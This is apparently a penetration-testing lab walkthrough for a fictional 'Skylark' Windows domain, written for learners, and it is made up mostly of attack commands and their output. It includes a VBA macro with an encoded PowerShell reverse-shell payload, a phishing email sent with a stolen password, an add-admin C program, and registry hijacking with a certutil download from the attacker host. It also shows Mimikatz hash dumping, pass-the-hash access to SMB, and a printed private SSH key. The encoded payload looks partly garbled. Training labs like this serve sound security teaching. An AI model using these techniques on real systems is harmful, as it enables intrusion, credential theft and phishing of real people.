    Str = Str + "wB0AGEAcgB0AEkAbgBmAG8AOwAkAHMALgBGAGkAbAB1AE4AYQB"
    Str = Str + "tAGUAPQAKAGIAowAkAHMALgBBAHIAzwB1AG0AZQBuAHQAcwA9A"
    Str = Str + "CcALQBuAG8AcAAGAC0AdwAgAGgAaQBkAGQAZQBuACAAALQBjACA"
    Str = Str + "AJgAoAFsAcwbjAHIAaQBwAHQAYgBsAG8AYwBrAF0AOgA6AGMac"
    Str = Str + "gBLAGEAdAB1AcgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB"
    Str = Str + "5AHMADAB1AG0ALgBjAE8ALgBTAHQAcgB1AGEabQBSAGUAYQBKA"
    Str = Str + "GUAcgAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAhkAcwB0AGU"
    Str = Str + "AbQAUAEkATwAuAEMAbwBtAHAAcgB1AHMACwBpAG8AbgAuEcAe"
    Str = Str + "gBpAHAAUwB0AHIAZQBhAG0AKAAoAE4AZQB3AC0ATwBiAGoAZQB"
    Str = Str + "JAHQAIABTAhkAcwB0AGUAbQAUAEkATwAuAE0AZQBtAG8AcgB5A"
    Str = Str + "FMAAdAByAGUAYQBtACgAlABbAFMAeQBzAHQAZQBtAC4AQwBvAG4"
    Str = Str + "AdgB1AHIAdAbdADoAOgBGAHIAbwBtAEIAYQBzAGUANGA0AFMAd"
    Str = Str + "AByAGkAbgBnAcgAKAAoAccAJwBiADQAcwBjAEEATABjAFMAdwA"
    Str = Str + "nACcAKwAnACcARwBNAEMAQQA3AFYAVwBiAFCaLwBhAFMAQgBEA"
    Str = Str + "CsWABxAG4LwB3AGEAcQBRAGIAswBzAEUAbQ4AEMAbABTAGE"
    Str = Str + "AUgBLAHQAegBZAElAMAB3AFEAdwBjAFkAQQBBAggAMAA0AGIAZ"
    Str = Str + "QA3AEcAMwBEEwAMwBFAFgAbwBmAFMAWAB2AC8ANwB6AFIAcQB"
    Str = Str + "JAGwAegBhADUAEQ1AHSAMQB9AFUAUwB5AFQANwBNAGoATQA3A"
    Str = Str + "CsAOB3AHoATQA3AHYATQBFAFsAMQB9ADkAUQBuAGkAagAnACC"
    Str = Str + "AKwAnAccAOAA1AEMAAoABYAHAcgB7ADEAfQA5AG8AKwB3AccAJ"
    Str = Str + "wArACcAJwAvAEYANGbjADQAVgByAFQASwB6AGIAcABYAFYAUwB"
    Str = Str + "yACcAJwArACcAJwBCAFYALwB7ADEAfQBaHEAMwBMAGoASwBCA"
    Str = Str + "DgAVgBiAFkANwBXADY AeABhAFAATQBVADA VwBwADYAZAAyAG4"
    Str = Str + "AcQBZAGsARQBiAHQANQByAFUATQBFAHKaagBJAFMAMwB6AEIAS"
    Str = Str + "wBNAGsAewAxAH0AWAAvAgwASQbtAEUAVQBuAEoAdwB1AEQAbQB"
    Str = Str + "NAC8ARwBGAdgAawAyAHAALwBGAG4AcgBNAEgANGBEADIAVgA1A"
    Str = Str + "HMAYQAYAE0ALwBJAHMAbwBCAFMAZwBLADUAZAA4AEYAOQBMAEW"
    Str = Str + "AMgBxAGUAVwB0AEcAaABhAGIAKwA4AFkAZQBxAHoAdwAvAHEAa"
```

```

Str = Str + "QA5AHIAWgBiAFkAJwAnACsAJwAnADUAWgBwAHEAbgB1AE4AaAB"
Str = Str + "NAGsAcgBnAfCtQbxAGIAcgB5AfGAWgBjAEGAWABtADMawBSA"
Str = Str + "EYATgA3AHSAMQB9AEUAoQA1AHgAcAB1AGkATgBxAEYASgA0ADC"
Str = Str + "AQQAyAFMAGBLADgASgBIADIAdwBkAGsAZAA2AFIARQBRAgAe"
Str = Str + "QBGAfMANAB5AHMATgBsAFUAAqBMAHkATgBKAeyAMwBrAGsAWgA"
Str = Str + "yAEkAcABvAEsAUQB6AGYAbABQAGcAcQBDAGwArwBTAfOAvwBsA"
Str = Str + "FgAbQAwAHYAEAA4AHMAZgBoAGQAbQArAC8AUAB2AHMAdwBUAFE"
Str = Str + "AVwBOAFMANgB5AGEAQuBwAEGaEGB0AGsAzgBTAE8AKwBpAFMAC"
Str = Str + "gBPAFQAZwBKAEcATABrAGsAeQB3AFYAbwBlAFMSwBsAFMAYgB"
Str = Str + "qAFEAZABSAEMANwA0AccAJwArAccAJwB5AHUAaQBWAFOASwBjA"
Str = Str + "HMAYQByAHkAWAA4AHgAbwBmAgiASQBwAGsAWAB1AHQAawB2AfO"
Str = Str + "AWQBDAGEAUgBjAGsAZQBwAFYArwBjADAzgBiADkAbgBqAFEEAY"
Str = Str + "wA3AEkAVABrADkAaQOB4AGsAMBAAGYAeAAYACsASABRAGMAQQB"
Str = Str + "1AGUOA0BTAHYArwBYAEoAbQBuAfGqAZQB1AG8AWQAwAEQAdwB2A"
Str = Str + "GwAtG5ADkAmgBDAEgAaQByAHUAVAB5AgOaaAb1ADUASAB4AGE"
Str = Str + "AdwBxAFAAVABnAfOaQwA1ADUAdQBZAFYAcQA1AFMABgBPAGkAT"
Str = Str + "AArADYAEABWAGkAcQBzAFgAbgAyAHQAcgBYAHEAcABDABcAcAA"
Str = Str + "wAEEAQQB2Ah0ATQbhAGYAQgA0AGsASAA5AFMAZABRAHIAcQA1A"
Str = Str + "G0A8gBTADYArwBYAE8AZAB3AGKAuW1AHEAUQB7ADEAfQBqAGI"
Str = Str + "AQgBNAGYAVgBMAG0AbQByAFAAQgBZAE0AcwBHAFMABgBnAHEAS"
Str = Str + "gBWAGkAZgBmAEIAuABVAC8AYwBiACC AJwArACC AJwBKAEcAZwB"
Str = Str + "SAFIaawBJAHMSgBNAEMAuBFAHoAKwBwAG4AYwBWAFUAMwBPA"
Str = Str + "HQAYQBPafCavQBCAFMAGbFAFAAQQBjADMQQBLADQAAQb7ADE"
Str = Str + "AfQAvAHQAUwBaAfGqAxwB3ADAAdABaAHYAMABTAEAAegBRADcAZ"
Str = Str + "QBAAEEMABzAG8AUwBrAG8ATwBVADAAgB1AEUAMgBKAGEAbgB"
Str = Str + "5AHoAawBjAHHEAVAbIAEQAVwBWAFOAvgAzAEIAeQB5ADAANGA4A"
Str = Str + "CcAJwArAccAJwBzAEgAcwBHAe0AqgBGAfUARgBKAFIAbgBkAGI"
Str = Str + "ANgBGAGMAOBHAEsAbwBQAHIAagBjAHKANQbtAGcAUABzADUAR"
Str = Str + "QBhAfCAnGAnAccAKwAnAccAaAvaHcARABuAC8AbABpAGIASgA"
Str = Str + "1AGWASQBjAHgAKwBDAEMAAABCAGMAZQBXAHYAAQBVADgAdwBrA"
Str = Str + "EkAbABYAEAbwBRAEcAeAB0AggANABOAHkAKwBQAFYAWgAvAEC"
Str = Str + "AdwBNAFcAtwBRAE4AbQBEAHAArAB1AEKAQgBLAHgASQBIAFQAM"
Str = Str + "ABpAHEACABPAEEAcAAwAEUASwB2AGUAVQBSADAANAB6AFUAAgB"
Str = Str + "NAFUAzwBVAHQAYQBMAE4AYwBBAGkAVgBZAFoAOAbhAEIAygBOA"
Str = Str + "HcAUwBBAEwAewAxAH0AqgBUAGYATABIAE4AZwBSAFgAdQbKAFM"
Str = Str + "AQQB2AEwASQBTAFEEaQAYAHgAnwBpAG8ASwBtAE8AYQbDAHEAZ"
Str = Str + "wAnAccAKwAnAccAOABFAG0ATQa2ACsAqgA4AGUALwBGAHgAdgB"
Str = Str + "DAGwAZgBzAgwAtwB3AEQAbw1AfcAcABOAGIAZQAYAFeACABLA"
Str = Str + "C8AcwBqAG0AbgBEAHAArQBvADMazQBOAfQAbwBKAЕUASwBRAEs"
Str = Str + "ASwBkADgAdAbqAEMARwBUAGwAcQ3AHMAcQBMADkAcwA0AfKAV"
Str = Str + "QBCAGYQgBOADIAMA1AEgAaQBYAGoAr9BhAHsAMQB9ADMATgA"
Str = Str + "vAEQAcgB3AFcALwBVAFcAeAA2AdcAdwB1AFEAEAbiAFgAUgA1A"
Str = Str + "HoANwBjAHoAdAA5AE0KwBSAG4AUQBUAGIAdgB6AGoAUAB2AEs"
Str = Str + "ARABUAHcARQA1AdgAVQBCAHUATwBHDQASwAnAccAKwAnAccAM"
Str = Str + "gAwAfGAtwBrAEoAcABXAE0AlwBjAHQAOB3AHIArBvADYANGb"
Str = Str + "ZAGQCACBGAHoAUGBjAHSAMQB9AHcARwB2AG4ATQbKAeyAdQbPA"
Str = Str + "DQAVQAwAHoAawAyADYAYwBpAGIAuWAnAccAKwAnAccAewAxAH0"
Str = Str + "AcwArAEUAMwBtAdgAngB7ADEAfQbpAFIAcQBOADUAcQBCAGgAc"
Str = Str + "gBnAEfMAOABLAGEAMgBIAEsAeABUADAAwQa3AHIANQBjAGcARgB"
Str = Str + "qAHfASwBPAfQaQwA2AHUAYgBXAFcAYQBYAG4AWAAyAHkATAAyA"
Str = Str + "DgAbQBoAcwBmAAGgARABsAEcAcwB4AccAJwArAccAJwAwAHQ"
Str = Str + "ASgB6AHoAegBqAHEAWQB0AHcAegBCA8AQQB0AHoAcQbIAFIAR"
Str = Str + "wB5AGUATgBEAG8AYgBhAC8AcgBsA8AegBLADgAVwBPAHIAbQb"
Str = Str + "YAEQAgB4AEcANGB1ADAAQgBsAEMAZABuAEkAMgBiaGwAdgA4A"
Str = Str + "GYARwBxAGwAeQBEAFgARwBPAEYAgB6AHoAWABuAFUAKwBOAHc"
Str = Str + "ASgBiAFkAUQA2AEgAeQbpAFoARABVAGQAdABhAHoAaAbzAFcAM"
Str = Str + "gBqAFUAKwBYAHoAYgBPAGoArqBDADQAMgBSAHkAagBTAE4AcgB"
Str = Str + "NAGoAngBrAHMALwBYAHsAMQB9AFoAUQBUAHoAOQBzAFkAwgBuA"
Str = Str + "GgAdAbtAHMaeAB1AFEAcgAzAHkAMgBBAGUAQQA2AEgATwBIAHc"
Str = Str + "ARQbtAFIAQwArAdkAQwBQAGwAaQBEAFQAJwAnACsAJwAnAGUAb"
Str = Str + "wArAHMAOQAzADIAZQBIAQUASwBWAHgAWgBFAEYATQB1ADMwB"
Str = Str + "MAGUACABFADAAMwBYAGIAWgBjAEIALwBOAFQAcgBrAGEATQB6A"
Str = Str + "DYAEwAxAH0eAb0AGQaegBMAf0AdAB3ADYAAabQADMAUwBaAHk"
Str = Str + "AVABEADcAJwAnACsAJwAnAHAAaABHAGcASQA0AGoAAQAwAGgAa"
Str = Str + "ABoAGwAZAA2ADIAdgBMAEATQArAEQAbgBnAHcAJwAnACsAJwA"
Str = Str + "nACsAYQAwAC8AWABSAHIAagBhAC8AYgBCAGEATgBsAEQATgA3A"
Str = Str + "HEAvwBkAHoAYgBXAHMAZgB5AdcAYwBWAHIAbgAvAHEAEQArAdg"
Str = Str + "AUQBjAGYAgBpAdgAbQbKAIEIAeAB6AE4ARABLAe0AOABUAHQAZ"
Str = Str + "wB4AfgeABFEEAUQOBFADQAWBAGFMAeQBJAHkAcAbYADUAdAB"
Str = Str + "zADMABABRAhsAMQB9AdcAeABJAHUAWBLAGsARQBQAHAAewAxA"
Str = Str + "H0AbQBFAEcAZgBBAEYAEQBuAHkAwgB0AEcAMgB1AHQAdgB1Ahs"

```

```

Str = Str + "AMQB9ADIAKwBWAFUAYQBtAGgAYQAwAGYAbABYAEoARQAwAEkAZ"
Str = Str + "wA0AFkASgBMAGIAVgBrAE8AMgBLAE0AKwA3AEoAdAB5AEMAbwB"
Str = Str + "QAEgAVwB2AFgAUGAyAFIAYgBHADMAVQBMAGwANQA0AGIANgBjA"
Str = Str + "HEAQQBvAFAAwBRAFQAOABxAGwAMAA5AE0AWgBPAEEAawBKAFY"
Str = Str + "ATABDADcAZABrAEcAUwBVAEUUAugBWADgAMAB2AEQATgBLAEUAW"
Str = Str + "gBtAEYALwBNFoAcABFAHMACgA3ACsAYgB6AGQAZABIAGIAVwB"
Str = Str + "1AHQASwB2AHMASgBZAEgATgB2AG4AJwAnACsAJwAnAFIAWABXA"
Str = Str + "HcAJwAnACsAJwAnAFMAQgBkAEsAcAByADIANGAvAEcAQwBGADQ"
Str = Str + "ATwBBAEMAdgBZAGkAWQBpACsAQgBCADAAZQB2AG8ATwAnAccAK"
Str = Str + "wAnAccASgBBAEEAZAB4AFYAQQBnAG0AaAB4AFQAbAA3AEQARwB"
Str = Str + "CAHgACgAzAHMqCQBQAEUARQBQAFkASwB2AEQAegBlAGYAeQByA"
Str = Str + "FMAQdgBKAEEAdgBvAEgANQBGAGEAcABDAE4AbABOAEgAMwBmAG4"
Str = Str + "AeQBpAFkAUg5AHEAOQBsAHoAcgA2AGcAuBmAEEAdgArAEIAZ"
Str = Str + "gBtAFASwB6ADkAdwArADYAcgAyAEcAUgBXAEoAVAbvC8ATAB"
Str = Str + "UADUAZAB1AE4AUQBHAGYAdQBIADkASgA1AGcASwBrAFAAUwBnA"
Str = Str + "EsAagBPAhKAZQB5AFkAOABDAdgATQArAFY AeAA3AEgARGAyAEk"
Str = Str + "ARABPAGIARABjAGYALwBMAE4UABNAGoARGBRAFIAlwB1AFkAV"
Str = Str + "QBWAG4AKwBCAHUAcQBFADIAVAB5AHEAUQBzAEEAQBBHsAMAB"
Str = Str + "9AHsAMAB9ACcAJwApAC0AZgAnACcAPQAnACcALAAhACcAMQAnA"
Str = Str + "CcAKQApACKQAsAFsAUwB5AHMAdAB1AG0ALgBJAE8ALgBDAG8"
Str = Str + "AbQBwAHIAZQBzAHMaaQbVAG4ALgBDAG8AbQBwAHIAZQBzAHMaa"
Str = Str + "QBvAG4ATQBvAGQAZQBdADoAOgBEAGUAYwBvAG0AcAByAGUAcwB"
Str = Str + "zACKAKQApAC4AUGB1AGEAZABUAG8ARQBuAGQAKAApACKQAnA"
Str = Str + "DsAJABzAC4AVQBzAGUAUwBoAGUAbABsAEUAeABLAGMAdQB0AGU"
Str = Str + "APQAKAGYAYQBsAHMAZQA7ACQAcwAuAFIAZQBkAGkAcgBlAGMAd"
Str = Str + "ABTAHQAYQBuAGQAYQBByAGQATwB1AHQAcAB1AHQAPQAKAHQAcgB"
Str = Str + "1AGUAOwAKAHMALgBXAGkAbgBkAG8AdwBTAHQAcQBwAHQAZQBOAG8"
Str = Str + "EgAaQBkAGQAZQBuACcAOwAkAHMALgBDHIAZQBhAHQAZQBOAG8"
Str = Str + "AVwBpAG4AZABvAHcAPQAKAHQAcgB1AGUAOwAkAHAAPQBbAFMAe"
Str = Str + "QBzAHQAZQBtAC4ARAbAGEAZwBuAG8AcwB0AGkAYwBzAC4AUAB"
Str = Str + "yAG8AYwB1AHMAcwBdADoAOgBTAHQAYQBByAHQAKAAkAHMAKQA7A"
Str = Str + "A=="

```

```

CreateObject("Wscript.Shell").Run Str
End Sub

```

We just save it as "**Book1**" in this case, using **Excel 97-2003 Workbook**. From **WINPREP** let's test the payload to make sure it works. Set up a listener in metasploit, then double click the excel file we just created. Should get a shell:

```

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.140:443
[*] Sending stage (200774 bytes) to 192.168.140.250
[*] Meterpreter session 1 opened (192.168.119.140:443 -> 192.168.140.250:49308) at 2023-01-12 05:17:03 -0600

meterpreter >

```

With the macro working, we move the excel file over to Kali, set up a new listener and we mail it over to f.miller@skylark.com.

```

kali㉿kali:~$ ls Book1.xls
Book1.xls

```

Now we'll send it to the target. The "**body.txt**" here is just a file with some random text. The credentials from **ARCHIVE** are also used for **s.ahmed** which is **WelcomeToSkyl4rk!**

```

kali㉿kali:~$ sudo proxychains swaks -t f.miller@skylark.com --from s.ahmed@skylark.com --attach Book1.xls --
server 10.10.30.13 --body body.txt --header "This is awesome" --suppress-data -ap

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Username: s.ahmed
Password: WelcomeToSkyl4rk!
== Trying 10.10.30.13:25...
[proxychains] Strict chain ... 127.0.0.1:1090 ... 10.10.30.13:25 ... OK
== Connected to 10.10.30.13.
<- 220 mail.skylark.com ESMTP
-> EHLO kali
<- 250-mail.skylark.com
<- 250-SIZE 20480000
<- 250-AUTH LOGIN
<- 250 HELP
-> AUTH LOGIN
<- 334 VXNlcmt5hbWU6
-> cy5haG11ZA==
<- 334 UGFzc3dvcmQ6
-> V2VsY29tZVRvU2t5bDRyayE=
<- 235 authenticated.
-> MAIL FROM:<s.ahmed@skylark.com>
<- 250 OK
-> RCPT TO:<f.miller@skylark.com>
<- 250 OK
-> DATA
<- 354 OK, send.
-> 25 lines sent
<- 250 Queued (13.141 seconds)
-> QUIT
<- 221 goodbye
== Connection closed with remote host.

```

NOTE: Remember to have the listener running in Kali.

Now we'll wait up to 1 minute before we get our shell from **CLIENT01**:

```

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.140:443
[*] Sending stage (175686 bytes) to 192.168.140.221
[*] Meterpreter session 3 opened (192.168.119.140:443 -> 192.168.140.221:62483) at 2023-01-12 08:05:39 -0600

meterpreter > getuid
Server username: SKYLARK\f.miller
meterpreter >

```

Privilege Escalation - CLIENT01

On the machine there's a service called **AppFetch**:

```
C:\Users\f.miller\Documents>sc qc AppFetch
sc qc AppFetch
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: AppFetch
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL     : 1   NORMAL
        BINARY_PATH_NAME   : C:\Service\Serv.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : AppFetch
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Checking the scheduled tasks show a task called **LogMonitor**:

```
C:\Users\f.miller\Documents>schtasks
...
LogMonitor           1/12/2023 6:10:49 AM    Ready
```

The scheduled tasks has an action binary in **C:\LogMonitor**, which is a folder the learners should see regardless whether they check the scheduled tasks or not. There's also a log file in the folder:

```
c:\LogMonitor>dir
dir
Volume in drive C has no label.
Volume Serial Number is 7221-728D

Directory of c:\LogMonitor

11/22/2022  01:56 AM    <DIR>
11/21/2022  11:39 AM          5,120 LogMonitor.exe
11/21/2022  11:34 AM          224 monitor.log
                  2 File(s)      5,344 bytes
                  1 Dir(s)   5,410,045,952 bytes free
```

The **monitor.log** contains:

```
PS C:\LogMonitor> type monitor.log
type monitor.log
[+] Registry Key HKLM\SOFTWARE\LogMonitor exists
[+] Log File Path value found
[+] Checking Permissions of Log File
[i] Log File is already set to "Full Access".
[i] No Permission Update needed. Skipping...
[+] Done!
PS C:\LogMonitor>
```

Interesting that log file is set to "**Full Access**", that means we can change it and point it somewhere else.

Let's check that registry key. Since we use a 32-bit payload, we'll specify 64-bit in the query:

```
c:\LogMonitor>REG QUERY HKLM\SOFTWARE\LogMonitor /reg:64
REG QUERY HKLM\SOFTWARE\LogMonitor /reg:64

HKEY_LOCAL_MACHINE\SOFTWARE\LogMonitor
  LogFilePath    REG_SZ    C:\LogMonitor\monitor.log
```

Let's create a program that will add a user and add it to the administrator group. We'll do this on Kali:

```

kali㉿kali:~$ cat priv.c
#include <stdlib.h>

int main ()
{
    int i;

    i = system ("net user dave2 password123! /add");
    i = system ("net localgroup administrators dave2 /add");

    return 0;
}

```

Compile it:

```

kali㉿kali:~$ i686-w64-mingw32-gcc priv.c -o Serv.exe

```

Now let's change the registry key:

```

c:\LogMonitor>REG ADD HKLM\SOFTWARE\LogMonitor /v LogFilePath /d C:\Service\Serv.exe /reg:64
REG ADD HKLM\SOFTWARE\LogMonitor /v LogFilePath /d C:\Service\Serv.exe /reg:64
Value LogFilePath exists, overwrite(Yes/No)? Yes
The operation completed successfully.

```

Verify that it worked:

```

c:\LogMonitor>REG QUERY HKLM\SOFTWARE\LogMonitor /reg:64
REG QUERY HKLM\SOFTWARE\LogMonitor /reg:64

HKEY_LOCAL_MACHINE\SOFTWARE\LogMonitor
    LogFilePath      REG_SZ      C:\Service\Serv.exe

```

We should get "full access" to the file now, let's rename the original Serv.exe:

```

c:\LogMonitor>cd c:\Service
PS C:\Service> move Serv.exe serv_old.exe
move Serv.exe serv_old.exe
PS C:\Service> dir
dir

Directory: C:\Service

Mode           LastWriteTime         Length
Name
-----
-a----- 11/24/2022  1:48 AM          6144 serv_old.exe

```

Now download the `Serv.exe` from Kali to the folder:

```

S C:\Service> certutil -f -urlcache http://192.168.119.140/Serv.exe Serv.exe
certutil -f -urlcache http://192.168.119.140/Serv.exe Serv.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

```

Restart the service:

```
c:\LogMonitor>sc stop AppFetch
sc stop AppFetch

SERVICE_NAME: AppFetch
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 3   STOP_PENDING
                           (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0

c:\LogMonitor>sc start AppFetch
sc start AppFetch
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

Check that the user was created:

```
c:\LogMonitor>net user
net user

User accounts for \\CLIENT01

-----
Administrator      dave2          DefaultAccount
Guest              offsec          WDAGUtilityAccount
The command completed successfully.

c:\LogMonitor>
```

Great, we can now remote desktop into the machine with **dave2:password123!**

```
kali@kali:~$ proxychains xfreerdp /v:10.20.30.110 /u:dave2 /p:password123! /w:1600 /h:1200
```

We click Yes/accept etc. on the splash screen.

Post Exploitation - CLIENT01

This is another domain joined machine, and learners can perform enumeration there. We'll download **Mimikatz** and dump possible hashes on the machine:

```
c:\Users\dave2\Desktop>mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::msv

Authentication Id : 0 ; 10928321 (00000000:00a6c0c1)
Session : Batch from 0
User Name : k.smith
Domain : SKYLARK
Logon Server : DC
Logon Time : 1/17/2023 12:47:16 AM
SID : S-1-5-21-1292302113-2619340358-1562424167-1113

msv :
[00000003] Primary
* Username : k.smith
* Domain : SKYLARK
* NTLM : d2a87ca4d6735870dc2357a83960c379
* SHA1 : b57df8b2c72cfb6793aa558215b3065ee8f0e532
* DPAPI : cf09bab964e8c29b0c33f327aef2d8de
```

We have a hash for the **k.smith** user. Checking further on the machine, we can see that this exact user has a task called **CheckConnectivity** that tries to reach a share on **client02** as well. It runs a script in **C:\Users\k.smith\Pictures\fetch.ps1** which just contains:

```
ls \\client02\Users
```

Let's try to reach this share using proxychains and the hash that we found above:

```
kali㉿kali:~$ proxychains impacket-smbclient -hashes 00000000000000000000000000000000:00000000000000000000000000000000
d2a87ca4d6735870dc2357a83960c379 skylark/k.smith@10.20.30.111
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain ... 127.0.0.1:1090 ... 10.20.30.111:445 ... OK
Type help for list of commands
# shares
ADMIN$
C$
IPC$
Users
#
```

Access the **Users** share and we find a **SSH** folder:

```

# use Users
# cd k.smith
# ls
drw-rw-rw-          0  Mon Jan 16 05:39:12 2023 .
drw-rw-rw-          0  Wed Nov 23 11:19:53 2022 ..
drw-rw-rw-          0  Tue Nov 22 10:50:10 2022 .ssh
drw-rw-rw-          0  Tue Nov 22 07:57:46 2022 AppData
drw-rw-rw-          0  Tue Nov 22 07:57:46 2022 Contacts
drw-rw-rw-          0  Tue Jan 17 01:55:37 2023 Desktop
drw-rw-rw-          0  Tue Nov 22 07:57:46 2022 Documents
drw-rw-rw-          0  Tue Nov 22 07:57:46 2022 Downloads
drw-rw-rw-          0  Tue Nov 22 07:58:31 2022 Favorites
drw-rw-rw-          0  Tue Nov 22 07:57:46 2022 Links
drw-rw-rw-          0  Tue Nov 22 07:57:46 2022 Music
-rw-rw-rw-    1310720 Tue Nov 22 07:57:46 2022 NTUSER.DAT
-rw-rw-rw-      49152 Tue Nov 22 07:57:46 2022 ntuser.dat.LOG1
-rw-rw-rw-    386048 Tue Nov 22 07:57:46 2022 ntuser.dat.LOG2
-rw-rw-rw-      65536 Tue Nov 22 07:57:46 2022 NTUSER.DAT{lc2b59c6-c5f5-11eb-bacb-000d3a96488e}.TM.blf
-rw-rw-rw-    524288 Tue Nov 22 07:57:46 2022 NTUSER.DAT{lc2b59c6-c5f5-11eb-bacb-000d3a96488e}.

TMContainer000000000000000000000000000000001.retrans-ms
-rw-rw-rw-    524288 Tue Nov 22 07:57:46 2022 NTUSER.DAT{lc2b59c6-c5f5-11eb-bacb-000d3a96488e}.

TMContainer000000000000000000000000000000002.retrans-ms
-rw-rw-rw-      20 Tue Nov 22 08:05:26 2022 ntuser.ini
drw-rw-rw-          0  Tue Nov 22 07:57:46 2022 OneDrive
drw-rw-rw-          0  Tue Nov 22 07:57:46 2022 Pictures
drw-rw-rw-          0  Tue Nov 22 07:57:46 2022 Saved Games
drw-rw-rw-          0  Tue Nov 22 08:05:30 2022 Searches
drw-rw-rw-          0  Tue Nov 22 07:57:46 2022 Videos
#

```

Visit the **.ssh** folder and view the private SSH key:

```

# cd .ssh
# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
